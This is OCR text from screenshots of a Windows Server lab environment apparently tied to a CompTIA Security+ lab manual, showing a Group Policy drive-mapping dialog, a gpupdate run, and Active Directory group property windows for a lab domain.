

Recycle Bin
Firefox
Principles of Computer Security
CompTIA Security+™ and Beyond
LAB MANUAL
Exam SY0-601
Windows Server 2019 Standard Evaluation
Windows License valid for 161 days
Build 17763.rs5_release.180914-1434
8:46 AM
3/17/2024



Recycle Bin
Select C:\Windows\system32\gpupdate.exe
Updating policy...
Computer Policy update has completed successfully.
Windows 10 Enterprise Evaluation
Windows License valid for 70 days
Build 19041.vb_release.191206-1406
Type here to search
8:18 AM
3/17/2024



Principles of
Computer Security
CompTIA Security+™ and Beyond
LAB MANUAL
Exam SY0-601
JONATHAN S. WEISSMAN
CompTIA A+™, CompTIA Network+™, CompTIA Security+,
CompTIA Server+™, CompTIA Linux+™, CCNP®, CCNA®, CEH™, CHFI™
Windows 10 Enterprise Evaluation
Windows License valid for 79 days
Build 19041.vb_release.191206-1406
Type here to search
8:56 AM
3/17/2024


6,



Group Policy Management
File Action View Window Help
Group Policy Management Editor
File Action View Help
S:Drive [SNEED-LAB.SNEED.CO]
Computer Configuration
Policies
Preferences
User Configuration
Policies
Preferences
Windows Settings
Applications
Drive Maps
Environment
Files
Folders
Ini Files
Registry
Shortcuts
Control Panel Setting
New Drive Properties
General
Common
Action:
Update
Location:
\\sneed-lab\SecurityPlus
Reconnect:
Label as:
S:Drive
Drive Letter
Use first available, starting at:
Use:
S
Connect as (optional)
User name:
Password:
Confirm password:
Hide/Show this drive
No change
Hide this drive
Show this drive
Hide/Show all drives
No change
Hide all drives
Show all drives
OK
Cancel
Apply
Help
Path
Change
o show in this view.
Preferences
Extended
Standard
Drive Maps
Detect Now
8:59 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Business Services
Facilities and Grounds
Faculty
Finance
Human Resources
Information Technolo
Marketing
One Stop Center
Research and Develop
Staff
Students
Servers
Users
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name
Type
Description
Faculty
Security Group...
Faculty Properties
General
Members
Member Of
Managed By
Faculty
Group name (pre-Windows 2000):
Faculty
Description:
E-mail:
Group scope
Domain local
Global
Universal
Group type
Security
Distribution
Notes:
OK
Cancel
Apply
9:04 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Business Services
Facilities and Grounds
Faculty
Finance
Human Resources
Information Technolo
Marketing
One Stop Center
Research and Develop
Staff
Students
Servers
Users
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name
Type
Description
Honors Stud...
Security Group...
Students
Security Group...
Students Properties
General
Members
Member Of
Managed By
Students
Group name (pre-Windows 2000):
Students
Description:
E-mail:
Group scope
Domain local
Global
Universal
Group type
Security
Distribution
Notes:
OK
Cancel
Apply
9:04 AM
3/17/2024

